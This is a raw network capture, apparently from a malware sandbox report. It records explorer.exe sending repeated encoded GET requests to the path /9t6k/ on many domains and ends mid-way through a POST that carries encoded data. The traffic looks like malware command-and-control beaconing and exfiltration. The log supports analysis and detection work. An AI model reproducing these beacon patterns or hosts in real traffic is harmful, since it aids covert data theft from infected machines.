Dec 3, 2020 10:06:20.312937975 CET	6907	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:06:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 157 X-Sorting-Hat-ShopId: 46455914654 X-Dc: gcp-us-central1 X-Request-ID: a48bf5a1-d072-4504-a482-86a323f5a6b5 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c9734b850000c29a9b9ac000000001 Server: cloudflare CF-RAY: 5fbc218c0adec29a-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49777	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:25.347436905 CET	6912	OUT	GET /9t6k/?URflh=wzqvVRf3v7wWdKVsEzaCYluZDwjvGR+wpj+mt/yOJMnJEVZY6i5f9AVoqOYOhCkuGFts&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.theyolokart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:25.502850056 CET	6913	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:06:25 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 172 X-Sorting-Hat-ShopId: 46683390117 X-Dc: gcp-us-central1 X-Request-ID: f513dd57-8ff5-4be0-83dc-fce19114b2c7 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c9735fc900002c560ca9e000000001 Server: cloudflare CF-RAY: 5fbc21ac7ed12c56-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49778	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:30.535192966 CET	6918	OUT	GET /9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.higherthan75.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49779	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:36.066818953 CET	6919	OUT	GET /9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.renabbeauty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:36.219997883 CET	6920	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:06:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 155 X-Sorting-Hat-ShopId: 46582104220 X-Dc: gcp-us-central1 X-Request-ID: f2b69c12-93a5-455d-9c5e-1e0c44563d3f X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c97389aa0000176eb8b71000000001 Server: cloudflare CF-RAY: 5fbc21ef7d78176e-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49780	157.245.239.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:41.391649961 CET	6926	OUT	GET /9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.ahomedokita.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:06:41.560246944 CET	6927	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:06:41 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p Content-Length: 425 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 2f 39 74 36 6b 2f 3f 55 52 66 6c 68 3d 35 59 62 67 69 57 4f 4d 76 4b 31 30 65 2b 44 2b 54 69 34 6f 4b 76 6d 54 77 75 53 77 61 4b 42 64 65 4b 4e 4c 72 6b 56 41 73 52 52 76 46 35 4c 77 62 54 4d 4f 65 73 47 59 65 64 6d 31 62 47 33 63 4a 57 49 61 26 61 6d 70 3b 55 66 72 44 61 6c 3d 30 6e 4d 70 71 4a 56 50 35 74 5f 50 44 44 35 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.ahomedokita.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49781	104.24.104.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:46.593561888 CET	6927	OUT	GET /9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.dainikamarsomoy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:06:46.850203991 CET	6929	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:06:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d639205e3a20fe4525d81414717573 62f1606986406; expires=Sat, 02-Jan-21 09:06:46 GMT; path=/; domain=.dainikamarsomoy.com; HttpOnly; SameSite=Lax Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://dainikamarsomoy.com/9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p X-LiteSpeed-Cache: hit CF-Cache-Status: DYNAMIC cf-request-id: 06c973b2cd00002788ac001000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=zkt1n7HEWG%2Bc7gcmoYhkK7Iiq2QYzx5nKvEXyNh%2B17MnR7j%2Bp3h6iVrP0gpHnFiH09Toi6IYeTrUeB88YRhffR0nS%2Bt8vIQdwYOl9TX60FQMtfoZom8vZg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc22314a3a2788-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49782	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:57.140686989 CET	6929	OUT	GET /9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.kingdomwinecommunity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49745	104.24.104.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:03:53.405319929 CET	5952	OUT	GET /9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.dainikamarsomoy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49783	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:02.335489988 CET	6930	OUT	GET /9t6k/?URflh=rm4JCycf8jgnKzL2gaZxJFxF+HyMTTLQtqzA4xmgqdXyWq3yu1ARpOH0ZAK4rmQWxcAt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.pocketspacer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:02.451867104 CET	6931	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:07:02 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566f7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49784	162.0.238.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:07.732049942 CET	6931	OUT	GET /9t6k/?URflh=8pT0OCjpukmgT2/VEONoh7Jhw41r4itI2gwuQkgKFiQj+4gEMjoX0rzJNNSQA5Q1OcRE&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.cia3mega.info Connection: close Data Raw: 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:07:07.979088068 CET	6932	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:07:07 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 328 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49785	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:07:14.819489002 CET	6933	OUT	POST /9t6k/ HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Content-Length: 411 Cache-Control: no-cache Origin: http://www.sportsbookmatcher.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.sportsbookmatcher.com/9t6k/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 55 52 66 6c 68 3d 4c 36 6c 46 69 57 39 4b 57 6e 51 57 4c 39 6c 62 63 42 37 51 54 59 4a 34 6c 79 6c 78 4c 51 75 72 37 48 74 57 38 52 39 37 6d 61 69 33 67 78 46 5f 57 47 79 68 6d 4d 65 33 51 2d 53 61 5a 53 4a 31 70 55 44 34 57 39 41 64 56 58 36 41 32 63 37 71 7e 43 77 73 31 37 55 43 78 43 61 5f 48 6f 4a 79 54 51 52 37 48 79 6a 67 4b 30 59 73 59 43 45 2d 47 56 31 35 6e 74 75 49 72 54 48 6c 65 66 4f 55 39 66 4d 47 37 72 75 67 36 77 35 54 4d 59 28 73 6b 4d 